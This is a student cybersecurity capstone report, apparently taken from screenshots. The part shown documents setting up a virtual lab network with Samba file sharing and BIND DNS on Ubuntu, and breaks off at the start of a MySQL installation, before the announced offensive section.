



**Cybersecurity Nishama -Technical**

**The Capstone Project**

**January 15, 2023**

## **Introduction**

The overall goal of this capstone project is to apply as many technical skills as possible that I acquired during the course. To achieve this goal, the following steps will be taken:[1]

**Part [1] System Design, Architecture, & Administration** In this part, you will simulate the job of a system architect, you will set up the environment securely and design the architecture for it. Then, you will simulate the job of a system administrator, where you will set up the servers, install the operating systems, install different applications, and run them on the server.

### **Part [2] Offensive Cybersecurity**

In this part, you will simulate the job of an offensive cybersecurity specialist, where you will initiate a red team engagement aiming to find the vulnerabilities in the system and exploit them to gain access.

### **Part [3] Defensive Cybersecurity**

In this part, you will simulate the job of a defensive cybersecurity specialist, where you will show the traces of the attack and it can be detected, then apply the right fixes and needed controls to fix the vulnerabilities and protect the system.

## **Statement of Confidentiality**

Statement of Confidentiality The contents of this document have been developed by Oruba Abu-Eisa. Considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from Engineer Mohanad Yousef. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of Engineer Mohanad Yousef.

## **Engagement Contacts**

Assessor Name	Title	Assessor Contact Email
Oruba Abu-Eisa	Cyber Security Student	orubamabueisa@outlook.com

## System Design, Architecture & Administration

When building the environment for this project, one of the most popular options is to use a virtualization product, such as VirtualBox and VMware which is what I chose to build the environment.

**VMware** is a leading provider of multi-cloud services for all apps, enabling digital innovation with enterprise control.[2]

### List of All Components

There are 2 servers:

- SERVER-A
- SERVER-B

In addition to 4 machines:

- EMPLOYEE
- CEO
- ADMIN
- ATTACKER (of course it will not be included in the Environment architecture)

Of course, don't forget that we have one router

### IP Address Plan

A VMware bridge is a feature that allows virtual machines (VMs) to communicate with the host computer's network interface and with other VMs on the same network.[3]

**Lan** → 192.168.1.0/24


These are the machines and their Private IP, noting that there is no Public IP for any of these machines

- SERVER-A 192.168.1.20
- SERVER-B 192.168.1.16
- EMPLOYEE 192.168.1.27
- CEO 192.168.1.24
- ATTACKER 192.168.1.26
- ADMIN 192.168.1.21

## Environment architecture

Visual Paradigm Online Free Edition

LAN 192.168.1.0/24



Visual Paradigm Online Free Edition

## All the Running Services

### SERVER-A:

- **SMB Service ➔** Version 4.15.9-Ubuntu

**Server Message Block (SMB)** is a protocol used for file sharing and other network services between computers.[4]

**The purpose of the SMB service** is to provide a way for computers on a network to access and share resources, such as files, printers, and other devices, with each other.[4]

- **DNS Service ➔**

**DNS (Domain Name System)** is a service that translates human-friendly domain names (such as www.example.com) into machine-friendly IP addresses (such as 192.0.2.1).[5]

**The purpose of the DNS service** is to provide a decentralized, hierarchical system for resolving domain names to IP addresses. This allows users to access web sites, email

servers, and other internet resources using easy-to-remember domain names instead of the IP addresses.[5]

## SERVER-B:

- **MYSQL Service** ➔ MySQL Ver 8.0.31-0ubuntu0.22.04.1 for Linux on x86\_64 ((Ubuntu))

**MySQL** is a popular open-source relational database management system (RDBMS) that is widely used for managing and storing data in web-based applications, online platforms, and other software systems.[6]

**The purpose of MySQL** is to provide a reliable, efficient, and flexible way to store, manage, and retrieve large amounts of data.[6]

- **HTTP Service** ➔ nginx 1.18.0 (Ubuntu)

**HTTP (Hypertext Transfer Protocol)** is a protocol used for transmitting data over the internet. It is the foundation of the World Wide Web and is used by web browsers, servers, and other applications to communicate with each other.[7]

**The purpose of the HTTP service** is to transfer data between a client (such as a web browser) and a server.[7]

## Installation Steps of Services & showing that are running

- **SMB Service [8]**

```
 SERVER-A - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| Terminal
Activities   server-a@SERVER-A: ~
server-a@SERVER-A:~$ sudo apt update
[sudo] password for server-a:
Hit:1 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:4 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
246 packages can be upgraded. Run 'apt list --upgradable' to see them.
server-a@SERVER-A:~$ sudo apt install samba -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
samba is already the newest version (2:4.15.9+dfsg-0ubuntu0.3).
The following packages were automatically installed and are no longer required:
chromium-codecs-ffmpeg-extra gstreamer1.0-vaapi i965-va-driver
intel-media-va-driver libaaac0 libaom3 libass9 libavcodec58 libavformat58
libavutil56 libbdplus0 libblas3 libBluray2 libbs2b0 libchromaprint1
libcodec2-1.0 libdavid5 libflite1 libgme0 libgsml1
libgstreamer-plugins-bad1.0-0 libigdgmm12 libilv-0-0 libimfx1 libmysofa1
libnorm1 libopenmp10 libpgm-5.3-0 libpostproc55 librabbitmq4 librubberband2
libserd-0-0 libshn3 libsnappy1v1 libsoord-0-0 libratoom-0-0
libsrt1.4-gnutls libssh-gcrypt-4 libwsresample3 libwscale5 libudfread0
libva-drm2 libva-wayland2 libva-x11-2 libva2 libvdpa1 libvidstab1.1
libx265-199 libxvidcore4 libzimg2 libzmq5 libzvbi-common libzvbi0
mesa-va-drivers mesa-vdpau-drivers pocketsphinx-en-us systemd-hwe-hwdb
va-driver-all vdpau-driver-all
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 246 not upgraded.
server-a@SERVER-A:~$ whereis samba
samba: /usr/sbin/samba /usr/lib/x86_64-linux-gnu/samba /etc/samba /usr/share/samba /usr/share/man/man8/samba.8.gz /usr/share/man/man7/samba.7.gz
server-a@SERVER-A:~$
```

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal ١٥:٤٣ ١٥ كانون الثاني ٢٠٢٣

```
server-a@SERVER-A:~$ samba -V
Version 4.15.9-Ubuntu
server-a@SERVER-A:~$ systemctl status smbd
● smbd.service - Samba SMB Daemon
   Loaded: loaded (/lib/systemd/system/smbd.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2023-01-15 15:10:23 EET; 28min ago
       Docs: man:smbd(8)
              man:samba(7)
              man:smb.conf(5)
   Process: 4410 ExecStartPre=/usr/share/samba/update-apparmor-samba-profile (code=exited, status=0/SUCCESS)
 Main PID: 4421 (smbd)
    Status: "smbd: ready to serve connections..."
      Tasks: 4 (limit: 4584)
     Memory: 10.5M
        CPU: 324ms
      CGroup: /system.slice/smbd.service
              └─4421 /usr/sbin/smbd --foreground --no-process-group
                  ├─4424 /usr/sbin/smbd --foreground --no-process-group
                  ├─4425 /usr/sbin/smbd --foreground --no-process-group
                  ├─4427 /usr/lib/x86_64-linux-gnu/samba/bqdd --ready-signal-fd=45 --parent-watch-fd=11 --debuglevel=0 -F

15:10:23 ١٥ كانون الثاني ٢٠٢٣ SERVER-A systemd[1]: Starting Samba SMB Daemon...
15:10:23 ١٥ كانون الثاني ٢٠٢٣ SERVER-A update-apparmor-samba-profile[4414]: grep: /etc/apparmor.d/samba/smbd-shares: No such file or directory
15:10:23 ١٥ كانون الثاني ٢٠٢٣ SERVER-A update-apparmor-samba-profile[4418]: diff: /etc/apparmor.d/samba/smbd-shares: No such file or directory
15:10:23 ١٥ كانون الثاني ٢٠٢٣ SERVER-A systemd[1]: Started Samba SMB Daemon.
server-a@SERVER-A:~$ sudo mkdir -p /home/Share
server-a@SERVER-A:~$ ls /home
server-a Share
server-a@SERVER-A:~$ sudo nano /etc/samba/smb.conf
server-a@SERVER-A:~$ testparm
Load smb config files from /etc/samba/smb.conf
Loaded services file OK.
Weak crypto is allowed
```

Activate Windows  
Go to Settings to activate Windows.

53°F Mostly cloudy

443 PM 1/15/2023



SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal

GNU nano 6.2 /etc/samba/smb.conf

```
# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
comment = Printer Drivers
path = /var/lib/samba/printers
browseable = yes
read only = yes
guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
; write list = root, @lpadmin

[Share]
comment = Samba share directory
path = /home/Share
read only = no
writable = yes
browseable = yes
guest ok = no
valid users = @server-a @royalcars
```

Activate Windows Go to Settings > Back to Windows

Help Exit Write Out Read File Replace Cut Paste Execute Justify Location Go To Line Undo Redo Set Mark Copy

53°F Mostly cloudy ENG 5:20 PM 1/15/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal

Press enter to see a dump of your service definitions

```
# Global parameters
[global]
log file = /var/log/samba/log.%m
logging = file
map to guest = Bad User
max log size = 1000
obey pam restrictions = Yes
pam password change = Yes
panic action = /usr/share/samba/panic-action %d
passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\spassword:* %n\n *password\supdated\ssuccessfully* .
passwd program = /usr/bin/passwd %u
server role = standalone server
server string = %h server (Samba, Ubuntu)
unix password sync = Yes
usershare allow guests = Yes
idmap config * : backend = tdb

[printers]
browseable = No
comment = All Printers
create mask = 0700
path = /var/spool/samba
printable = Yes

[print$]
comment = Printer Drivers
path = /var/lib/samba/printers

[sharing]
comment = Samba share directory
path = /home/Share
read only = No
valid users = @server-a @royalcars
```

Activate Windows Go to Settings to activate Windows.

53°F Mostly cloudy ENG 4:56 PM 1/15/2023

```
 SERVER-A - VMware Workstation 16 Player (Non-commercial use only)
Player Activities Terminal 16:01 كافون الثانى 15
server-a@SERVER-A:~$ sudo ufw allow samba
server-a@SERVER-A:~$ sudo ufw allow samba
Rule added
Rule added (v6)
server-a@SERVER-A:~$ sudo systemctl restart smbd
server-a@SERVER-A:~$ ifconfig
Command 'ifconfig' not found, but can be installed with:
sudo apt install net-tools
server-a@SERVER-A:~$ sudo apt install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required
  chromium-codecs-ffmpeg-extra gstreamer1.0-vaapi i965-va-driver intel-media
  libavcodec58 libavformat58 libavutil56 libbdplus0 libblas3 libbluray2 libb
  libflite1 libgme0 libgsm1 libgstreamer-plugins-bad1.0-0 libigdgmm12 liblil
  libopenmpt0 libpgm-5.3-0 libpostproc55 librabbitmq4 librubberband2 libserd
  libsrtom-0-0 libsrt1.4-gnutls libssh-gcrypt-4 libswresample3 libswscale5
  libva-x11-2 libva2 libvdpau1 libvidstab1.1 libx265-199 libxvidcore4 libzim
  mesa-va-drivers mesa-vdpau-drivers pocketsphinx-en-us systemd-hwe-hwdb va-
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
```

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Player Activities Terminal ١٧ كانون الثاني ٢٠٢٣ 13:33

```
server-a@SERVER-A:~$ sudo setfacl -R -m "u:server-a:rwx" /home/Share
server-a@SERVER-A:~$ smbclient //192.168.1.20/Share
Password for [WORKGROUP\server-a]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
welcome
smb: \> 50770432 blocks of size 1024. 35294116 blocks available
```

- DNS Service[9]

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 20:01 17 كانون السادس

server-a@SERVER-A: ~

GNU nano 6.2 /etc/bind/named.conf.options \*

```
options { directory "/var/cache/bind";  
// If there is a firewall between you and nameservers you want to talk to, you may need to fix the firewall to allow multiple ports to  
// talk. See http://www.kb.cert.org/vuls/id/800113  
// If your ISP provided one or more IP addresses for stable nameservers, you probably want to use them as forwarders. Uncomment the  
// following block, and insert the addresses replacing the all-0's placeholder.  
forwarders { 8.8.8.8;  
};  
//=====  
// If BIND logs error messages about the root key being expired,  
// you will need to update your keys. See https://www.isc.org/bind-keys  
//=====  
dnssec-validation auto;  
listen-on-v6 { any; };  
};
```

Activate Windows Go to Settings to activate Windows.

Help Exit Write Out Read File Where Is Cut Paste Execute Justify Location Undo Redo Set Mark Copy To Bracket Where Was

52°F Haze ENG 9:01 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 17:53 17 كانون السادس

server-a@SERVER-A: ~

```
ls: cannot access '/etc/bind9': No such file or directory  
server-a@SERVER-A: ~$ ls -ls /etc/bind/  
total 48  
4 -r--r--r-- 1 root root 2403 14:51 20 bind.keys  
4 -rw-r--r-- 1 root root 237 2020 25 db.8  
4 -rw-r--r-- 1 root root 271 2020 25 db.127  
4 -rw-r--r-- 1 root root 237 2020 25 db.255  
4 -rw-r--r-- 1 root root 353 2020 25 db.empty  
4 -rw-r--r-- 1 root root 279 2020 25 db.local  
4 -rw-r--r-- 1 root bind 209 2020 25 db.named.conf  
4 -rw-r--r-- 1 root bind 498 2021 25 db.named.default-zones  
4 -rw-r--r-- 1 root bind 165 2020 25 db.named.conf.local  
4 -rw-r--r-- 1 root bind 846 2021 25 db.named.conf.options  
4 -rw-r--r-- 1 bind bind 100 16:58 17 rdc.key  
4 -rw-r--r-- 1 root root 137 2020 25 zones.rfc1918  
server-a@SERVER-A: ~$ sudo nano /etc/bind/named.conf  
server-a@SERVER-A: ~$ sudo systemctl restart bind9.service  
[sudo] password for server-a:  
server-a@SERVER-A: ~$ sudo systemctl status bind9  
[sudo] password for server-a:  
sudo: systemctl command not found  
server-a@SERVER-A: ~$ sudo systemctl status bind9  
● named.service - BIND Domain Name Server  
   Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)  
     Active: active (running) since Tue 2023-01-17 17:22:10 EET; 30min ago  
       Docs: man:named(8)  
   Process: 7038 (named)  
    Main PID: 7038 (named)  
      Tasks: 6 (limit: 4584)  
     Memory: 5.7M  
        CPU: 220ms  
     cGroup: /system.slice/named.service  
           └─7038 /usr/sbin/named -u bind  
  
17:22:10 17 كانون السادس SERVER-A named[7038]: zone localhost/IN: loaded serial 2  
17:22:10 17 كانون السادس SERVER-A named[7038]: network unreachable resolving '//NS/IN': 2001:7fd::1#53  
17:22:10 17 كانون السادس SERVER-A named[7038]: network unreachable resolving '//NS/IN': 2001:503:c27::1#53  
17:22:10 17 كانون السادس SERVER-A named[7038]: network unreachable resolving '//NS/IN': 2001:500:2d1::d#53  
17:22:10 17 كانون السادس SERVER-A named[7038]: network unreachable resolving '//NS/IN': 2001:503:baf:1230#53  
17:22:10 17 كانون السادس SERVER-A named[7038]: network unreachable resolving '//NS/IN': 2001:500:2::c#53  
17:22:10 17 كانون السادس SERVER-A named[7038]: all zones loaded  
17:22:10 17 كانون السادس SERVER-A named[7038]: running  
17:22:10 17 كانون السادس SERVER-A named[7038]: managed-keys-zone: Key 20326 for zone . is now trusted (acceptance timer complete)  
17:22:11 17 كانون السادس SERVER-A named[7038]: resolver priming query complete: success
```

Activate Windows Go to Settings to activate Windows.

Help Exit Write Out Read File Where Is Cut Paste Execute Justify Location Undo Redo Set Mark Copy To Bracket Where Was

52°F Haze ENG 6:53 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:01 ١٧ كانون الثاني server-a@SERVER-A: ~

```
GNU nano 6.2 /etc/bind/named.conf.local *
```

// Do any local configuration here  
//  
// Consider adding the 1918 zones here, if they are not used in your  
// organization  
//include "/etc/bind/zones.rfc1918";  
  
zone "oruba-royalcars.com" {  
 type master;  
 file "/etc/bind/db.oruba-royalcars.com";  
};

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo Set Mark Copy To Bracket Where Was

Activate Windows © to buy legitimate Windows.

Haze 52°F ENG 8:01 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:10 ١٧ كانون الثاني server-a@SERVER-A: ~

```
GNU nano 6.2 /etc/bind/db.oruba-roysalcars.com *
```

; BIND data file for oruba-royalcars.com ;  
\$TTL 604800  
@ IN SOA oruba-royalcars.com. root.oruba-royalcars.com. (  
 2 ; Serial  
 604800 ; Refresh  
 86400 ; Retry  
 2419200 ; Expire  
 604800 ) ; Negative Cache TTL  
;  
@ IN NS SERVER-A.oruba-royalcars.com.  
@ IN A 192.168.1.16  
@ IN AAAA ::1  
SERVER-A IN A 192.168.1.16

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo Set Mark Copy To Bracket Where Was

Activate Windows © to buy legitimate Windows.

Haze 52°F ENG 8:10 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:11:08 كانون السادس 17 server-a@SERVER-A: ~

```
server-a@SERVER-A: $ sudo cp /etc/bind/db.local /etc/bind/db.oruba-roysalcars.com
server-a@SERVER-A: $ sudo nano /etc/bind/db.oruba-roysalcars.com
server-a@SERVER-A: $ sudo nano /etc/bind/db.oruba-roysalcars.com
server-a@SERVER-A: $ sudo systemctl restart bind9
server-a@SERVER-A: $ sudo systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2023-01-17 19:11:08 EET; 4s ago
       Docs: man:named(8)
   Process: 7637 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
    Main PID: 7638 (named)
      Tasks: 4 (limit: 4584)
        Memory: 5.6M
         CPU: 201ms
        CGroup: /system.slice/named.service
                  └─7638 /usr/sbin/named -u bind

19:11:08 كـون الـسـادـس 17 SERVER-A named[7638]: running
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:500:12::d0d#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:500:a8::#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:7fd::1#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:dc3::35#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:503:ba3e::2:30#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:500:1::53#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: network unreachable resolving '..NS/IN': 2001:500:2f::f#53
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: managed-keys-zone: Key 20326 for zone . is now trusted (acceptance timer complete)
19:11:08 17 كـون الـسـادـس SERVER-A named[7638]: resolver priming query complete: success
server-a@SERVER-A: $
```

Activate Windows  
Go to Settings to activate Windows.

8:11 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:12:08 كـون الـسـادـس 17 server-a@SERVER-A: ~

```
GNU nano 6.2 /etc/bind/named.conf.local *
```

```
 // Do any local configuration here
 //

 // Consider adding the 1918 zones here, if they are not used in your
 // organization
 //include "/etc/bind/zones.rfc1918";

 zone "oruba-roysalcars.com" {
    type master;
    file "/etc/bind/db.oruba-roysalcars.com";
};

zone "1.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192";
};
```

Activate Windows  
Go to Settings to activate Windows.

8:12 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:17 17/01/2023 server-a@SERVER-A: ~

GNU nano 6.2 /etc/bind/db.192 \*

```
; BIND reverse data file for local 192.168.1.xxx network
$TTL    604800
@      IN      SOA     SERVER-A.oruba-royalcars.com.   root.oruba-royalcars.com. (
                                2                               ; Serial
                                604800                         ; Refresh
                                86400                          ; Retry
                                2419200                        ; Expire
                                604800 )                        ; Negative Cache TTL
;
@      IN      NS      SERVER-A.
1.0.0  IN      PTR     SERVER-A.oruba-royalcars.com.
```

Activate Windows [To Buy](#)

Help [Write Out](#) [Where Is](#) [Cut](#) [Execute](#) [Location](#) [Undo](#) [Set Mark](#) [To Bracket](#) [Copy](#) [Where Was](#)

Exit [Read File](#) [Replace](#) [Paste](#) [Justify](#) [Go To Line](#) [Redo](#) [52°F Haze](#)

8:17 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal 19:22: كاون الناس 17 server-a@SERVER-A: ~

```
server-a@SERVER-A: $ sudo systemctl restart bind9
server-a@SERVER-A: $ sudo systemctl status bind9
● named.service - BIND Domain Name Server
  Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2023-01-17 19:18:39 EET; 3s ago
    Docs: man:named(8)
   Process: 7706 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
    Main PID: 7707 (named)
      Tasks: 4 (limit: 4584)
     Memory: 5.7M
        CPU: 317ms
       CGroup: /system.slice/named.service
               └─7707 /usr/sbin/named -u bind

19:18:39 17 كاون الناس SERVER-A named[7707]: network unreachable resolving '.,/NS/IN': 2001:7fd::1#53
19:18:39 17 كاون الناس SERVER-A named[7707]: network unreachable resolving '.,/NS/IN': 2001:500:200::b#53
19:18:39 17 كاون الناس SERVER-A named[7707]: network unreachable resolving '.,/NS/IN': 2001:500:1::53#53
19:18:39 17 كاون الناس SERVER-A named[7707]: all zones loaded
19:18:39 17 كاون الناس SERVER-A named[7707]: running
19:18:39 17 كاون الناس SERVER-A named[7707]: network unreachable resolving '.,/NS/IN': 2001:503:ba3e::2:30#53
19:18:39 17 كاون الناس SERVER-A named[7707]: network unreachable resolving '.,/NS/IN': 2001:500:a8:e#53
19:18:39 17 كاون الناس SERVER-A named[7707]: network unreachable resolving '.,/NS/IN': 2001:7fe::53#53
19:18:39 17 كاون الناس SERVER-A named[7707]: managed-keys-zone: Key 20326 for zone . is now trusted (acceptance timer complete)
19:18:39 17 كاون الناس SERVER-A named[7707]: resolver priming query complete: success
server-a@SERVER-A: $ sudo nano /etc/resolv.conf
server-a@SERVER-A: $
```

Activate Windows  
Go to Settings to activate Windows.

8:22 PM 1/17/2023 ENG

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal 19:21: كاون الناس 17 server-a@SERVER-A: ~

```
GNU nano 6.2          /etc/resolv.conf *
# This is /run/systemd/resolve/stub-resolv.conf managed by man:systemd-resolved(8).
# Do not edit.
#
# This file might be symlinked as /etc/resolv.conf. If you're looking at
# /etc/resolv.conf and seeing this text, you have followed the symlink.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs should typically not access this file directly, but only
# through the symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
# different way, replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 192.168.1.20
options edns0 trust-ad
search oruba-royalcars.com
```

Activate Windows  
Go to Settings to activate Windows.

8:21 PM 1/17/2023 ENG

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:24:17 كأون الناس

```
server-a@SERVER-A:~$ sudo systemctl restart bind9
server-a@SERVER-A:~$ sudo systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2023-01-17 19:24:17 EET; 2s ago
       Docs: man:named(8)
    Process: 7793 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
      Main PID: 7794 (named)
        Tasks: 4 (limit: 4584)
       Memory: 5.7M
          CPU: 187ms
         CGroup: /system.slice/named.service
                 └─7794 /usr/sbin/named -u bind

19:24:17 17 كأون الناس SERVER-A named[7794]: managed-keys-zone: Key 20326 for zone . is now trusted (acceptance timer complete)
19:24:17 17 كأون الناس SERVER-A named[7794]: network unreachable resolving './NS/IN': 2001:7fd::1#53
19:24:17 17 كأون الناس SERVER-A named[7794]: network unreachable resolving './NS/IN': 2001:503:c27::2:30#53
19:24:17 17 كأون الناس SERVER-A named[7794]: network unreachable resolving './NS/IN': 2001:503:ba3e::2:30#53
19:24:17 17 كأون الناس SERVER-A named[7794]: network unreachable resolving './NS/IN': 2001:500:2d::d#53
19:24:17 17 كأون الناس SERVER-A named[7794]: zone localhost/IN: loaded serial 2
19:24:17 17 كأون الناس SERVER-A named[7794]: all zones loaded
19:24:17 17 كأون الناس SERVER-A named[7794]: running
19:24:17 17 كأون الناس SERVER-A named[7794]: resolver priming query complete: success
19:24:17 17 كأون الناس SERVER-A named[7794]: PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data.
64 bytes from 192.168.1.16: icmp_seq=1 ttl=64 time=4.11 ms
64 bytes from 192.168.1.16: icmp_seq=2 ttl=64 time=4.76 ms
^C
--- 192.168.1.16 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 4.111/4.436/4.761/0.325 ms
server-a@SERVER-A:~$ ping 192.168.1.16
```

Activate Windows  
Go to Settings to activate Windows.

8:24 PM 1/17/2023

SERVER-A - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 19:26 كأون الناس

```
server-a@SERVER-A:~$ dig -x 127.0.0.1
; <>> DLG 9.18.1-1ubuntu1.2-Ubuntu <>> -x 127.0.0.1
;; global options: +cmd
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 1232
; COOKIE: af8cefca7cf84980100000063cdda220e2e57b4a80810a0 (good)
;; QUESTION SECTION:
1.0.0.127.in-addr.arpa. IN PTR
;; ANSWER SECTION:
1.0.0.127.in-addr.arpa. 604800 IN PTR localhost.

;; Query time: 1379 msec
;; SERVER: 192.168.1.20#53(192.168.1.20) (UDP)
;; WHEN: Tue Jan 17 19:25:30 EET 2023
;; MSG SIZE rcvd: 102
server-a@SERVER-A:~$ dig ubuntu.com

; <>> DLG 9.18.1-1ubuntu1.2-Ubuntu <>> ubuntu.com
;; global options: +cmd
;; Got answer:
;; >>>HEADER<< opcode: QUERY, status: NOERROR, id: 28783
;; Flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 1232
; COOKIE: af8cefca7cf84980100000063cdda220e2e57b4a80810a0 (good)
;; QUESTION SECTION:
;ubuntu.com. IN A
;; ANSWER SECTION:
ubuntu.com. 27 IN A 185.125.198.20
ubuntu.com. 27 IN A 185.125.198.21
ubuntu.com. 27 IN A 185.125.198.29

;; Query time: 431 msec
;; SERVER: 192.168.1.20#53(192.168.1.20) (UDP)
;; WHEN: Tue Jan 17 19:25:54 EET 2023
;; MSG SIZE rcvd: 115
server-a@SERVER-A:~$
```

Activate Windows  
Go to Settings to activate Windows.

8:26 PM 1/17/2023

- **MySQL Service [10][11]**

```

server-b@SERVER-B:~$ sudo apt-get update
Hit:1 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://security.ubuntu.com/ubuntu jammy-security InRelease
